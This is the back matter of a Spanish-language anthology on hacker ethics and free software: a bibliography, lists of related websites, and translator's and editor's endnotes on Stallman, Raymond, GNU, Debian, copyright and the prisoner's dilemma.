Kurzweil, Ray, *The age of spiritual machines: When computers excede human intelligence*. London, Penguin, 1999. [hay trad. cast.: *La era de las máquinas espirituales: Cuando las computadoras superen la mente humana*. Barcelona, Planeta, 1999.]

Leslie, John, *The End of the World: The Science and Ethics of Human Extinction*. London, Routledge, 1996.

Levy, Stephen, *Hackers: Heroes of the Computer Revolution*. New York, Bantam Books, 1984.

Lovins, Amory y Lovins, Hunter, «A Tale of Two Botanies», en **Wired**, N.º 8.04, año 8, abril de 2000, p. 247 (hay versión en internet: http://www.wired.com/wired/archive/8.04/botanies.html/).

Lundstrom, David E., *A Few Good Men From UNIVAC*. Cambridge, MIT Press, 1987.

Martínez, Juan Antonio, «Software libre: una aproximación desde la teoría de juegos», en **Linux Actual**, N.º 11.

Marx, Karl, *Grundisse. Elementos fundamentales para la crítica de la economía política*. México, Siglo XXI, 1986.

Meselson, Matthew, «The Problem of Biological Weapons», presentación en la Reunión de la American Academy of Arts and Sciences (Academia Artes y Ciencias de EE. UU.), 13 de enero de 1999 (hay versión en internet: http://www.pugwash.org/reports/cbw/cbw5.htm/).

Mizrach, Steve, «Is there a hacker ethic for 90s hackers?», en http://www.fiu.edu/~mizrachs/hackethic.html. [1997]

Moravec, Hans P., *Robot: Mere Machine to Trascendental Mind*. New York, Oxford University Press, 1999.

Nissen, Jörgen, *Pojkarna vid datorn*. Symposion Graduale, 1993.

Papathéodorou, Aris y Moineau, Laurent, «Coopération et production immaterielle dans le logiciel libre», en Multitudes, N.º 1, marzo de 2000 (hay versión en internet: http://multitudes.samizdat.net/article.php3?id_article=212&var_recherche=Papatheodorou/). [hay trad. cast.: «Cooperación y producción inmaterial en el software libre», http://sindominio.net/biblioweb/telematica/cooperacion.html]

Pasquinelli, M (comp.), Mediactivismo: *Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

Raymond, Eric S., «Homesteading the noosphere», http://www.catb.org/~esr/writings/cathedral-bazaar/ (también en la edición aumentada de *The Cathedral & the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*. Sebastopol (EE. UU.), O'Reilly, 2001). [hay trad. cast.: «Cultivando la noosfera», http://www.geocities.com/jagem/noosfera.html]

——, *The cathedral and the bazaar*, en http://www.catb.org/~esr/writings/cathedral-bazaar/ [1997] (hay versión en papel: *The Cathedral & the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*. Sebastopol, O'Reilly, 1999). [hay trad. cast.: *La*

catedral y el bazar, http://es.tldp.org/Otros/catedral-bazar/cathedral-es-paper-00.html#toc1/]

——, «The magic cauldron» en *The Cathedral & the Bazaar*, http://www.catb.org/~esr/writings/cathedral-bazaar/ (hay versión en papel: *The Cathedral & the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*. Sebastopol, O'Reilly, 2001 [edición aumentada]). [hay trad. cast.: «El caldero mágico», http://www.alanta.info/MagicCauldron.html]

——, «The Revenge of the hackers», en AA.VV., *Open Sources: Voices from the open source revolution*, Sebastopol, O'Reilly, 1999 (hay versión en internet: http://www.oreilly.com/catalog/opensources/book/raymond2.html).
También en la edición aumentada de *The Cathedral & the Bazaar: Musings on Linux and Open Source by an Accidental Revolutionary*. Sebastopol, O'Reilly, 2001. [hay traducción castellana en elaboración de la compilación *Open Sources* en TLDP-ES/LuCAS (Hispalinux); ver http://es.tldp.org/htmls/proy-opensources.html]

Raymond, Eric S. (comp.), *Jargon File*, en http://www.catb.org/~esr/jargon/

——, *The New Hacker's Dictionary*. Cambridge, MIT Press, 1996.

Reynolds, Terry S., «Medieval Roots of the Industrial Revolution», en **Scientific American**, julio de 1984.

Rheingold, Howard [1985], *Tools for thought*, en http://www.rheingold.com/texts/tft/ (hay versión en papel: *Tools for thought: The History and Future of Mind-Expanding Technology*. Cambridge, MIT Press, 2000).

Rhodes, Richard, *Visions of technology: a century of vital debate about machines, systems, and the human world*. New York, Simon & Schuster, 1999.

Sagan, Carl, *Pale blue dot: a vision of the human future in space*. New York, Random House, 1994. [hay trad. cast.: *Un punto azul pálido: una visión del futuro humano en el espacio*. Barcelona, Planeta, 1995.]

Shiner, Lewis, «Confessions of an Ex-Cyberpunk», nota de opinión en **The New York Times**, 7 de enero de 1991.

Stallman, Richard M., «El copyright contra la comunidad en la era de las redes de ordenadores», conferencia en la Universidad de Burdeos, 7 de julio de 2000, en http://sindominio.net/biblioweb/telematica/stallman-copyright.html.

——, [1996], «El derecho a leer», en http://sindominio.net/biblioweb/telematica/derecho_leer.html. 1998.

——, [1985], «El manifiesto GNU», en http://www.gnu.org/gnu/manifesto.es.html.

——, «The GNU Operating System and the Free Software Movement», en AA.VV., *Open Sources: Voices from the open source revolution*, Sebastopol, O'Reilly, 1999 (hay versión en internet: http://biblioweb.sindominio.net/telematica/open-sources-html/node42.html). [hay trad. cast. en elaboración de la compilación completa en TLDP-ES/LuCAS (Hispalinux); ver http://es.tldp.org/htmls/proy-opensources.html]

——, «We Can Put an End to Word Attachments», en http://www.gnu.org/philosophy/no-word-attachments.html, 2002. [hay trad. cast.: «Podemos acabar con los archivos adjuntos en Word», http://www.gnu.org/philosophy/no-word-attachments.es.html]

Sterling, Bruce, *The hacker crackdown: law and disorder on the electronic frontier*. New York, Bantam Books, 1992 (hay versión en internet: http://www.eff.org/Misc/Publications/Bruce_Sterling/Hacker_Crackdown/ [hay trad. cast.: *La caza de hackers*, http://banners.noticiasdot.com/termometro/boletines/docs/consultoras/Lacazade272621.pdf]

Sterling, Bruce (comp.), *Mirrorshades: una antología ciberpunk*. Madrid, Siruela, 1998.

Stoll, Clifford, *The cuckoo's egg: tracking a spy through the maze of computer espionage*. New York, Doubleday, 1989. [hay trad. cast.: *El huevo del cuco*. Barcelona, Planeta, 1990.]

Stone, Irving, *The Agony and the Ecstasy*. Garden City, Doubleday, 1961. [hay trad. cast.: *La agonía y el éxtasis: vida de Miguel Ángel*. Buenos Aires, Emecé, 1978.]

The Mentor, «The conscience of a Hacker», en **Phrack**, N.º 7, 1986 (http://www.phrack.org/phrack/7/P07-03).

Turkle, Sherry, Turkle, Sherry, *The second self: computers and the human spirit*. New York, Simon and Schuster, 1984. [hay trad. cast.: *El segundo yo: las computadoras y el espíritu humano*. Buenos Aires, Galápago, 1984.]

Vinelli, Natalia y Rodríguez Esperón, Carlos, *Contrainformación: medios alternativos para la acción política*. Buenos Aires, Continente, 2004.

Vonnegut, Kurt, *Cat's cradle*. New York, Holt, Rinehart and Winston, 1963. [hay trad. cast.: *Cuna de gato*. Barcelona, Anagrama, 1988.]

Walleij, Linus [1998], *Copyright finns inte*, version 3.0, en

http://www.df.lth.se/~triad/book/ [hay trad. inglesa: *Copyright does not exist*, http://svenskefaen.no/cdne/]

Weizenbaum, Joseph, *Computer power and human reason: from judgment to calculation*. San Francisco, W.H. Freeman, 1976. [hay trad. cast.: *La frontera entre el ordenador y la mente*. Madrid, Pirámide, 1978.]

Sitios y paginas

Attririon, http://www.attrition.org/

Digital Speech Project (Proyecto Expresión Digital), http://www.digitalspeech.org/

Electronic Frontier Foundation (Fundación Frontera Electrónica), http://www.eff.org/

Free Software Foundation (Fundación Software Libre), http://www.fsf.org

Indymedia Argentina, http://argentina.indymedia.org/

Netcraft, http://www.netcraft.com/survey/

Operación Clambake, http://www.xenu.com/

Phrack, http://www.phrack.org/

Public Knowledge (Conocimiento Público), http://www.publicknowledge.org/

TLDP-ES/LuCAS (Hispalinux), http://es.tldp.org/

http://www.bbc.co.uk/worldservice/sci_tech/features/health/tobaccotrial/

http://www.freebsd.org/copyright/

Bibliografía complementaria

Babini, Nicolás, *La informática en Argentina 1956-1966*. Buenos Aires, Letra Buena, 1991.

Bonsembiante, Fernando, *Llaneros Solitarios: hackers, la guerrilla informática*. Buenos Aires, Espasa Calpe, 1995.

Castells, Manuel, *La galaxia Internet*. Madrid, Areté, 2001.

Ferrer, Christian, *Mal de ojo: el drama de la mirada*. Buenos Aires, Colihue, 1996.

Himanen, Pekka, *La ética del hacker y el espíritu de la era de la información*. Barcelona, Destino, 2002 (hay reimpresión argentina).

Ríos, Rubén H., *La conspiración hacker: los robinhoods de la cibercultura*. Buenos Aires, Longseller, 2003.

Zizek, Slavoj, «El hombre nuevo», en **Página/12**, 1.º de junio de 2003. Suplemento Radar, pp. 2-7 (hay versión en internet: http://www.pagina12web.com.ar/suplementos/radar/vernota.php?id_nota=766&sec=9).

——, «Multiculturalismo o la lógica cultural del capitalismo multinacional», en Jameson, F. y Zizek, S., *Estudios culturales: reflexiones sobre el multiculturalismo*. Buenos Aires, Paidós, 1998. pp. 137-188.

Sitios y páginas

Sitio del grupo de hackers alemán *Cult of the dead cow*, activo desde 1984. http://www.cultdeadcow.com/

Sitio italiano con gran cantidad de artículos y libros sobre hackers. http://www.dvara.net/HK/index.asp

Página del hacker italiano jaromil. Pueden bajarse los programas que desarrolla: HasciiCam, MuSE, FreeJ y dyne:bolic. http://www.rastasoft.org/

sinDominio, Portal del que participan diversos colectivos de acción política de España. Servidor, entre otras publicaciones, de **Suburbia** con noticias y debates sobre política y tecnología. Biblioteca virtual: http://sindominio.net/biblioweb/. http://sindominio.net/

Sitio de Fernando Bonsembiante. Puede bajarse una copia del libro Llaneros Solitarios y la colección de la revista **Virus**. www.ubik.to

Via Libre, http://vialibre.org.ar/

Wired, Sitio de la revista norteamericana **Wired**. http://www.wired.com/

Notas

[1] Sistema operativo del que deriva Linux. <<

[2] En http://www.sindominio.net/biblioweb/telematica/command_es. <<

[3] La ética de los hackers y el espíritu de la era de la información. Barcelona, Destino, 2002 (hay reimpresión argentina). <<

[4] «Short history of Internet». Traducción de Antonio Montesinos <<

[5] «Brief History of Hackerdom». Traducción de Carlos Gradin <<

[6] La primera computadora fabricada en 1945 en la Universidad de Pennsylvania, Estados Unidos. Ocupaba una habitación y pesaba treinta toneladas. (N. del T.) <<

[7] La época de las computadoras que sólo podían procesar información y no interactuaban con los usuarios en tiempo real. (N. del T.) <<

[8] La Jargon File (Archivo de Argot, o Jerga) es una recopilación armada colectivamente por hackers de términos que utilizan para hablar de su trabajo, y que también incluye historias y anécdotas de hackers famosos. La cantidad de nuevas expresiones, metáforas y juegos de palabras que contiene, descriptas e historizadas con verdadero amor filológico, podrían llenar las páginas de un diccionario mediano. Su origen se remonta a principios de los ‘70, cumpliendo el rol de herencia común del ámbito hacker. Su editor actual es Eric S. Raymond http://www.catb.org/~esr/jargon/. (N. del T.) <<

[9] Un póster colgado en muchos laboratorios de Computación, que parodiaba a los avisos de advertencia nazis (ver Jargon File). (N. del T.) <<

[10] Minicomputadoras que eran versiones reducidas de las viejas centrales, pero aún de tamaño considerable, similar al de una heladera. (N. del T.) <<

[11] O sea, de Recursos Compartidos como otros sistemas operativos, pero No-Compatible, por ser mucho mejor que los demás. (N. del T.) <<

[12] Lenguaje de bajo nivel, muy técnico y difícil de leer y escribir. (N. del T.) En español se conoce también como ensamblador. (N. del E.D.) <<

[13] El creador de este programa fue Richard Stallman. (N. del T.) <<

[14] Las nuevas computadoras personales (Apple, PC, Spectrum, Commodore, etc.). (N. del T.) <<

[15] Computadoras de alto rendimiento orientadas a funciones específicas (gráficos,cálculos complejos, etc.). (N. del T.) <<

[16] El texto original de un programa escrito por sus programadores. Es esencial para saber cómo funciona, y aprender de él (N. del T.) <<

[17] O sea, exento de derechos de autor y con su código fuente disponible para todos, por lo que se permite hacer copias y modificarlo. Ver la segunda sección de este volumen. (N. del T.) <<

[18] El núcleo de instrucciones más importantes de un sistema operativo. (N. del T.) <<

[19] Internet existía desde fines de los ‘60, pero los protocolos para páginas web aparecen a principios de los ‘90. <<

[20] Este texto de Raymond se encuentra en AA. VV., *Open Sources: Voices from the open source revolution*, Sebastopol (EE. UU.), O'Reilly, 1999 (versión en internet: http://www.oreilly.com/catalog/opensources/book/ray%20mond2.html, así como también en la edición ampliada de su *The Cathedral & the Bazaar: Musings on Linux and Open Sourse by an Accidental Revolutionary*. Sebastopol, O'Reilly, 2001 (versión en internet: http://www.catb.org/~esr/writings/cathedral-bazaar/). [hay trad. cast. en elaboración de la compilación *Open Sources* en TLDP-ES/LuCAS (Hispalinux); ver http://es.tldp.org/htmls/proy-opensources.html] (N. del E.) <<

[21] El empeño por crear procesos computacionales cada vez más mecanizados y «autoconstructivos» nos ofrece algunos ejemplos de esos límites, que son los de la lógica. Gracias al genial matemático Kurt Gödel, se conocen bien algunos de esos límites en la noción de recursión, parte fundamental de la informática moderna. Uno de ellos es la irresolubilidad del «problema de la detención», que consiste en decidir, dado un ordenador arbitrario provisto de un programa y de unos datos arbitrarios, si llegará a detenerse o si quedará atrapado en un bucle infinito. Otro es la demostración de que ningún programa que no altere el sistema operativo de un ordenador será capaz de detectar todos los programas que sí lo hagan (por ejemplo, los virus). <<

[22] O sea, basado en dos estados, conocidos universalmente como «bits» (*binary digits*). La lógica binaria no es una limitación ontológica de las máquinas, de hecho algunos de los primeros ordenadores, como el ENIAC, operaban en base 10. Si los ordenadores se construyen con arquitectura biestable es porque resultan mucho más sencillos y baratos de fabricar que si ese mismo hardware estuviese obligado a instanciar diez estados distintos. <<

[23] A lo largo de este artículo usaré el término hacker no en el sentido más mediático y distorsionado de «pirata informático», sino en su acepción original, tal y como la define por ejemplo Eric Raymond: «Existe una comunidad, una cultura compartida, de programadores expertos y gurús de redes, cuya historia se puede rastrear décadas atrás, hasta las primeras minicomputadoras de tiempo compartido y los primigenios experimentos de ARPAnet. Los miembros de esta cultura acuñaron el término hacker. Los hackers construyeron la Internet. Los hackers hicieron del sistema operativo UNIX lo que es en la actualidad. Los hackers hacen andar USENET. Los hackers hacen que funcione la WWW. Si tú eres parte de esta cultura, si tú has contribuido a ella y otra gente te llama hacker, entonces tú eres un hacker». <<

[24] «Muchos programadores están descontentos con la comercialización de software de sistema. Esta puede permitirles ganar más dinero, pero les requiere sentirse en conflicto con otros programadores en general en vez de sentirse como camaradas. El acto fundamental de amistad entre programadores es el compartir programas; ahora se usan típicamente arreglos de marketing que en esencia prohíben a los programadores tratar a otros como sus amigos. El comprador de software debe escoger entre la amistad y la obediencia a la ley. Naturalmente, muchos deciden que la amistad es más importante. Pero aquellos que creen en la ley a menudo no se sienten bien con ninguna de las dos opciones. Se vuelven cínicos y piensan que la programación es sólo otra forma de hacer dinero». (R. Stallman, «El Manifiesto GNU», 1985 [en http://www.gnu.org/gnu/manifesto.es.html]). <<

[25] «Considero que la regla de oro me obliga a que si me gusta un programa lo deba compartir con otra gente a quien le guste. Los vendedores de software quieren dividir a los usuarios y conquistarlos, haciendo que cada usuario acuerde no compartir su software con otros. Yo me niego a romper mi solidaridad con otros usuarios de esta manera. No puedo en buena conciencia firmar un acuerdo de no divulgación [nondisclosure agreement] o un acuerdo de licencia de software». (R. Stallman, «El Manifiesto GNU») <<

[24] «Extraer dinero de los usuarios por un programa con base en la restricción del uso que se le dé es destructivo porque las restricciones reducen la cantidad y las formas en que el programa puede ser utilizado. Esto reduce la cantidad de riqueza que la humanidad deriva del programa. Cuando se opta deliberadamente por restringir, las consecuencias dañinas son destrucción deliberada.

»La razón por la que un buen ciudadano no utiliza estos medios destructivos para volverse más rico es que, si todos lo hicieran, podríamos empobrecernos todos por la destrucción mutua. Ésta es ética kantiana; o la Regla de Oro». (R. Stallman, «El Manifiesto GNU») <<

[27] Esta historia la narra con detalle el propio Stallman en «The GNU Operating System and the Free Software Movement», en AA.VV., *Open Sources: Voices from the open source revolution*, Sebastopol [EE. UU.], O'Reilly & Associates, 1999 [hay versión en internet: http://www.sindominio.net/biblioweb/telematica/open-sources-html/node42.html]. <<

[28] Hay varias traducciones no oficiales al castellano de la Licencia Pública General de GNU, por ejemplo en http://lucas.hispalinux.es/Otros/gples/gples.html. Puede leerse la versión original en inglés (única con valor legal) en http://www.gnu.org/licenses/gpl.html. <<

[29] http://www.freebsd.org/copyright/. <<

[30] El Proyecto Debian nació bajo los auspicios de la Free Software Foundation en 1993, con el objetivo de juntar la piezas GNU y construir un sistema operativo libre completo. Hoy día es un proyecto independiente de la FSF pero mantiene sus objetivos fundacionales, lo cual la hace totalmente singular dentro de las distribuciones GNU/Linux: es la única basada exclusivamente en software libre y es la única de carácter no comercial. Debian se mantiene y desarrolla de manera distribuida mediante la cooperación desinteresada de más de 300 hackers de todo el mundo y dispone de una comunidad de miles de usuarios coordinados a través de más de cincuenta listas de correo públicas extraordinariamente activas. <<

[31] http://www.netcraft.com/survey/ <<

[30] Un caso paradigmático ha sido el archifamoso gusano LoveLetter (alias «Iloveyou»), que infectó a varios millones de ordenadores conectados a Internet a principios de mayo de 2000.

Con un despliegue a partes iguales de sensacionalismo e ignorancia, las portadas de los medios de comunicación de todo el mundo se hicieron eco de este hecho como de un problema que ponía de manifiesto una supuesta falta de seguridad de Internet. Ni ellos ni ninguno de los autodenominados expertos de empresas antivirus señalaron en ningún caso que el «peligrosísimo virus» era un sencillo script de menos de 300 líneas escrito en VisualBasic, inocuo por tanto para las tres cuartas partes de los servidores de Internet, basados en sistemas UNIX. Para eludir toda responsabilidad, Microsoft insistía en que no se trataba de ningún error de diseño en sus aplicaciones. De ese modo y sin advertirlo, Microsoft estaba reconociendo implícitamente que el gusano «I love you» no explotaba agujero alguno, simplemente aprovechaba las facilidades inherentes a la concepción de Windows: es pues Microsoft, y no Internet, el que convierte las PC caseras en absolutamente inseguras y pone los datos de sus incautos usuarios al alcance del más inexperto *script kiddy*. <<

[33] http://es.tldp.org/Otros/catedral-bazar/cathedral-es-paper-00.html#toc1/. <<

[34] Nombre desafortunado para describir el fenómeno, pues la construcción de las catedrales góticas se debía a los compagnons, colectivos nómadas e itinerantes del tipo albañiles, carpinteros, herreros, etc. que las construían aquí y allá, diseminando las obras, sin división entre trabajo manual e intelectual y con una planificación y construcción descentralizada y autónoma: «Al plano sobre el suelo del compagnon gótico se opone el plano métrico sobre el papel del arquitecto exterior a la obra». (Gilles Deleuze y Félix Guattari, *Mil mesetas*, Valencia, Pre-Textos, 1988). Sería pues más exacto denominar «modelo pirámide» o «modelo rascacielos» al modelo jerárquico y planificado que describe Raymond en su artículo. <<

[35] En el plano de los procesos productivos y de las formas de mando sobre la cooperación social, algunas corrientes de pensamiento denominan posfordismo al conjunto de transformaciones que a partir de mediados de los años setenta conducen a la informatización de lo social, la automatización en las fábricas, el trabajo difuso, la hegemonía creciente del trabajo inmaterial, del general intellect y del llamado terciario (comunicativo, cognitivo y científico, performativo, afectivo) y la globalización de los procesos productivos. <<

[36] En los Grundrisse, texto que prefigura nuestra época con más de cien años de antelación, Karl Marx recurre al término *general intellect* (o «intelecto general») para designar el conjunto de los conocimientos abstractos (de «paradigmas epistemológicos», diríamos hoy) que, al mismo tiempo, constituyen el epicentro de la producción social y organizan todo el contexto de la vida. Un «cerebro» o intelecto general, basado en la cooperación y el saber abstracto, incluyendo el saber científico, que tiende a volverse, en virtud precisamente de su autonomía en relación a la producción, ni más ni menos que la principal fuerza productiva, relegando a una posición marginal al trabajo parcelizado y repetitivo de la producción industrial. <<

[37] «De hecho, mucha gente va a programar sin absolutamente ningún incentivo monetario. La programación tiene una fascinación irresistible para algunas personas, generalmente para las mejores en el ramo». (R. Stallman, «El Manifiesto GNU»). <<

[38] Ver por ejemplo el artículo de Juan Antonio Martínez, «Software libre: una aproximación desde la teoría de juegos», en **Linux Actual**, N.º 11. <<

[39] Los creadores del «dilema del prisionero» lo ilustraron así: dos personas detenidas y sospechosas de cometer un delito son puestas en celdas separadas e interrogadas. Cada uno es invitado a traicionar a su colega, convirtiéndose en un arrepentido. Lo que suceda depende de lo que hagan ambos prisioneros y ninguno sabe lo que ha dicho el otro. Si los dos se callan (es decir, si cooperan entre sí, según la teoría de juegos), serán condenados a una pena mínima de un año por falta de pruebas. Si se denuncian uno al otro (es decir, no cooperan entre sí, según la teoría de juegos) cumplirán una pena de tres años. Pero si sólo uno denuncia al otro, recibirá una recompensa (y quedará libre), mientras que su cómplice se pudrirá entre rejas durante cinco años. Ante este dilema —suponiendo que ambos están motivados por el interés racional y que no pueden hablarse para pactar entre sí— parece que la única opción racional es acusarse mutuamente para minimizar la pena (será liberado si su cómplice se calla y cumplirá tres años si habla; en cambio pueden caerle cinco años si calla y su cómplice habla). La opción más racional les hará acusarse mutuamente y recibir una pena mayor. A menos que el jugador sea un incauto, tendrá que descartar la solución más deseable para ambos —la cooperación (o sea permanecer callados) —. Este dilema sin salida ha vuelto locos a generaciones de teóricos de juegos, y solo con una variante llamada el «dilema del prisionero repetido», que consiste en poderlo jugar varias veces y observar el comportamiento del otro, encontraron una condición de salida. <<

[40] Ver la obra de Richard Dawkins, *El gen egoísta*, publicado en su segunda edición [en inglés] en 1989 [trad. cast.: Barcelona, Salvat, 1993]. Especialmente relevante para este asunto es el capítulo «Los buenos chicos acaban primero». <<

[41] Juan Antonio Martínez, *op. cit.* <<

[42] «Todas las confusiones y parcialidades que aparecen en los artículos de Eric Raymond son típicos de su elección de la “política real” como principio de actuación en su activismo en pro del software libre. Un ejemplo de esta elección es haber cambiado con efectos retroactivos en sus artículos y conferencias el término software libre por open source. No discrepo de la noción de ser eficaz promoviendo el software libre. Pero me opongo a acciones que pueden resultar atajos válidos a corto plazo y causar perjuicios a la larga, ya que en estos casos, en la búsqueda de un éxito puntual, se opta por apoyar fenómenos esencialmente erróneos en lugar de combatirlos». (François René Rideau, «Sobre los artículos de Eric S. Raymond», 1998). <<

[43] «Es posible que a largo plazo triunfe la cultura del software libre, no porque la cooperación es moralmente correcta o porque la “apropiación” del software es moralmente incorrecta (suponiendo que se crea realmente en esto último, lo cual no es cierto ni para Linus ni para mí), sino simplemente porque el mundo comercial no puede ganar una carrera de armamentos evolutiva a las comunidades de software libre, que pueden poner mayores órdenes de magnitud de tiempo calificado en un problema que cualquier compañía». (Eric Raymond, *La catedral y el bazar*). <<

[44] «No hay escasez de músicos profesionales que sigan en lo suyo aunque no tengan esperanzas de ganarse la vida de esta forma. […] Durante más de diez años, varios de los mejores programadores del mundo trabajaron en el Laboratorio de Inteligencia Artificial [del MIT] por mucho menos dinero del que podían ganar en otras partes. Ellos obtenían varios tipos de premios no monetarios: fama y aprecio, por ejemplo. Y la creatividad también se disfruta, es un premio en sí mismo». (Richard Stallman, «El Manifiesto GNU»). <<

[45] «Como no me gustan las consecuencias que resultan si todos acapararan información, debo considerar como erróneo que alguien lo haga. Específicamente, el deseo de ser recompensado por la creatividad de uno no justifica el privar al mundo en general de toda o parte de esa creatividad». (Richard Stallman, «El Manifiesto GNU», 1985). <<

[46] Un admirado hacker, que coordina un estratégico proyecto de software libre, me comentaba en privado recientemente que hasta hace un año se levantaba por la mañana y se ponía a escribir lo que le apetecía o si no le apetecía no escribía nada. Ahora, en su empresa, él sigue trabajando con software libre pero cuando se levanta por la mañana debe consultar su agenda y ponerse a escribir lo que le piden sus clientes. Aunque en ambos casos, antes y ahora, está produciendo software libre, la diferencia a su juicio es muy notable. <<

[47] Ver artículo de Aris Papathéodorou y Laurent Moineau, «Coopération et production immaterielle dans le logiciel libre», en **Multitudes**, N.º 1, marzo de 2000 (hay versión en internet: http://multitudes.samizdat.net/article.php3?id_article=212&var_recherche=Papatheodorou/) [hay trad. cast.: «Cooperación y producción inmaterial en el software libre», http://sindominio.net/biblioweb/telematica/cooperacion.html]. <<

[48] No es solo una metáfora: un «troyano», en este contexto, sería un tipo particular de *meme*. El *meme* sería la idea del mercado como motor de la economía y dinamizador del software libre. En esa hipótesis, el troyano incorporado en el *meme* lo «vampiriza», se propaga con él, y acabaría reduciendo el software libre a una pieza más del gran supermercado global en que se está convirtiendo gran parte de Internet. <<

[49] «Las leyes de propiedad intelectual han corrompido completamente las instituciones económicas, ya que muchas corporaciones dependen de un modo crucial del monopolio de la información, también en el origen de grandes fortunas, más que de la prestación de servicios reales. No deben realizarse compromisos con estas leyes, y debe lucharse contra su justificación, habitualmente errónea. Éste es el principio fundamental de la filosofía del software libre. […] Es difícil luchar contra prejuicios que sirven para justificar enormes intereses financieros, por supuesto. Hace falta ser muy estricto precisamente porque la tarea es muy dura». (François René Rideau, «Sobre los artículos de Eric S. Raymond»). <<

[50] Eudald Carbonell y Robert Sala, *Planeta humà*, Barcelona, Empúries, 2000 [hay trad. cast.: *Planeta humano*. Barcelona, Península, 2000]. <<

[51] «Why software should not have owners». Artículo de divulgación del proyecto GNU (http://www.gnu.org). Traducción de Stan Bark. Revisión y notas de Miquel Vidal realizada para la revista **Archipiélago**, mayo de 2001. <<

[52] *Software Publisher's Association* (Asociación de Editores de Software). Al igual que la BSA (Bussiness Software Alliance) —que se comporta en términos estrictos como una organización parapolicial— es ya legendaria la beligerancia de la SPA contra la llamada «piratería»: ejerce todo tipo de presiones, mentiras y amenazas que luego sirven de modelo a aprendices de policías como la SGAE española invita a la gente a informar sobre sus compañeros y amigos, y promueve una política de «responsabilización», en la que los dueños de ordenadores deben hace cumplir activamente las leyes de copyright, si no quieren ser castigados. En 1996 en su clásico «El derecho a leer» (en http://sindominio.net/biblioweb/telematica/derecho_leer.html), el propio Stallman ya avisaba de cómo la SPA estaba amenazando a pequeños proveedores de Internet, exigiéndoles que les permitieran espiar a sus usuarios. Muchos provee dores se rinden cuando les amenazan, porque no pueden permitirse litigar en lo tribunales. [M.V.] <<

[53] Evidentemente Stallman peca aquí de modestia pues es *mucho más* que un «notable programador»: suyas son algunas de las mejores piezas de software hoy existentes, como el editor Emacs, el compilador GCC y el depurador GDB. [M.V.] <<

[54] Stallman se dedicó extensamente a demostrar esta idea —que el copyright es un derecho artificial que viene a regular el derecho natural a la copia— en la conferencia que ofreció en julio de 2000 en la Universidad de Burdeos, en el marco de la Conferencia de Debian, y que llevaba por título: «El copyright contra la comunidad en la era de las redes de ordenadores». Existe traducción castellana en http://sindominio.net/biblioweb/telematica/stallman-copyright.html.
[M.V] <<

[55] En inglés, la polisemia del término *free* obliga a insistir en este punto y deshacer la ambigüedad. En castellano disponemos de dos palabras libre y gratis, pero muchas traducciones se encargan lamentablemente de mantener la confusión y aun agravarla al traducir *free* por «gratis», totalmente erróneo en este contexto: existe software gratuito que es propietario (el navegador Microsoft Explorer, por ejemplo) y nada impide vender el software libre, aunque ciertamente se debe ofrecer algo extra normalmente en forma de servicios añadidos para que alguien compre algo que puede obtener legítimamente sin pagar por ello. La gratuidad en este caso es una consecuencia del modelo en el que el programador puede que haya cobrado por su trabajo, pero de ningún modo es lo que define al software libre. [M.V.] <<

[56] Aunque resulte chocante a primera vista, no solo programadores sino algunos teóricos consideran la programación «una de las bellas artes» (*De la programmation considérée comme une des beaux arts* es precisamente el título de una obra de Pierre Lévy). Por su parte Franco Berardi, Bifo, afirma en «Lavoro zero» [Trabajo cero] que la programación puede ser valorada no solo «como ejecución de un proyecto predefinido, no como simple elaboración de los procedimientos a través de los cuales se pone en funcionamiento un cierto proceso, sino como redefinición del contexto mismo y como elaboración de procedimientos afortunados». [«Lavoro zero», en **DeriveApprodi**, Año II, N.º 3-4, Invierno-primavera de 1994] [M.V.] <<

[57] El Proyecto GNU (acrónimo recursivo que significa GNU’s Not UNIX, o sea, «GNU No es UNIX») nació en 1984 de la mano de Richard Stallman, por entonces un hacker del emblemático Laboratorio de Inteligencia Artificial del Massachusetts Institute Technology (MIT), cuna de grandes hackers. El proyecto GNU se propuso a la sazón una tarea titánica: construir un sistema operativo libre completo. No es sencillo expresar en pocas palabras la enorme dificultad que comporta un proyecto así, en principio sólo al alcance de unas cuantas compañías con miles de programadores a sueldo. [M.V.] <<

[58] Cygnus fue la primera empresa importante que trabajó con software libre. Sus aportaciones a la comunidad del software libre —liberando código y manteniendo herramientas críticas como el compilador C de GNU— han sido numerosas e importantes. En 1999 fue adquirida por Red Hat, una gran compañía que basa por completo su modelo de negocio en el software libre. (N. del E.) <<

[59] La financiación de la Fuerza Aérea se acabó hace algún tiempo; el Compilador GNU de Ada está ahora en servicio, y su mantenimiento se financia comercialmente. (N. del E.) <<

[60] Desde que Stallman revisó este artículo por última vez, hace apenas tres años, la situación ha cambiado sobremanera y se han multiplicado las iniciativas comerciales, que ya no son tan «modestas» como las que citaba: en torno al software libre han surgido cientos de nuevas empresas, hasta el punto de convertirse en los dos últimos años en uno de los sectores más dinámicos del ya de por sí dinámico sector informático. Muchas de esas empresas mantienen modelos de negocio tradicionales basados en la prestación de servicios, pero otras están abriendo nuevas vías. No ha faltado incluso la incursión de capital financiero y especulativo en empresas del mundo Linux, como VA Linux y Red Hat, cuya salida a bolsa fue espectacular en ambos casos. [M.V.] <<

[61] Se refiere a las llamadas radios públicas, que tienen algún parecido con las radios libres. Para mantenerse sin necesidad de publicidad y sin control mediático reciben donaciones de sus oyentes, que no pagan por un servicio sino por mantener en antena y sin dependencias comerciales algo que cualquiera escuchará gratis. [M.V.] <<

[62] «Freedom —or copyright?». Traducción de Pablo Rodríguez. Publicado en la revista **Technology Review** en 2000. <<

[63] «Why schools should use exclusively free software». Traducción Carlos Gradin. <<

[64] La compañía de tabaco RJ Reynolds fue multada con $1,5 millones en 2002 por repartir muestras gratis de cigarrillos en eventos a los que asistían chicos menores. Ver http://www.bbc.co.uk/worldservice/sci_tech/features/health/tobaccotrial/ <<

[65] «Science must ‘push copyright aside’». Traducción de Carlos Gradin. Publicado en la revista científica **Nature** en 2001. <<

[66] «Can you trust your computer?». Traducción de Javier Smaldone. <<

[67] [Stallman,] en http://www.gnu.org/philosophy/no-word-attachments.html [2002] [hay trad. cast.: «Podemos acabar con los archivos adjuntos en Word», http://www.gnu.org/philosophy/no-word-attachments.es.html]. <<

[68] Ross Anderson, «‘Trusted Computing’ Frequently Asked Questions» (hay trad. cast.: «Preguntas frecuentes sobre Informática Fiable», http://linuca.org/body.phtml?nIdNoticia=207). (N. del. E.) <<

[69] http://www.eff.org/ <<

[70] http://www.publicknowledge.org <<
